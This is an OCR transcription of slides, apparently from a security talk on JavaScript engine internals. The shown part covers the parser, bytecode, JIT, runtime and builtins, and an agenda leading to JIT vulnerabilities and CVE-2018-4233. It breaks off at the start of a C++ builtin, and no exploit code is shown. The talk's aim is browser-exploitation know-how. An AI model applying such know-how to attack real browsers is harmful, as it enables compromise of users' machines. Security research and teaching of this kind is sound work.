
A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*
- Bytecode then consumed by interpreter or JIT compiler




A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*
- Bytecode then consumed by interpreter or JIT compiler
- Executing code interacts with the *runtime* which defines the representation of various data structures, provides builtin functions and objects, etc.




A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*
- Bytecode then consumed by interpreter or JIT compiler
- Executing code interacts with the *runtime* which defines the representation of various data structures, provides builtin functions and objects, etc.
- Garbage collector required to deallocate memory



Agenda

1. Background: Runtime
    - Builtins and JSObjects
2. JIT Compiler Internals
    - Problem: missing type information
    - Solution: "speculative" JIT
3. JIT Compiler Attack Surface
    - Different vulnerability categories
4. CVE-2018-4233 (Pwn2Own)
    - Typical JIT Bug in JavaScriptCore



The Runtime

Builtins

A "builtin": a function exposed to script which is implemented by the engine itself*

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

*** definition for this talk**

Builtins

A "builtin": a function exposed to script which is implemented by the engine itself*

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

Engine can implement builtins in various ways: in C++, in JavaScript, in assembly, in its JIT compiler IL (v8 turbofan builtins), ...

*** definition for this talk**

Builtins

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
    // https://tc39.github.io/ecma262/#sec-array.prototype.slice
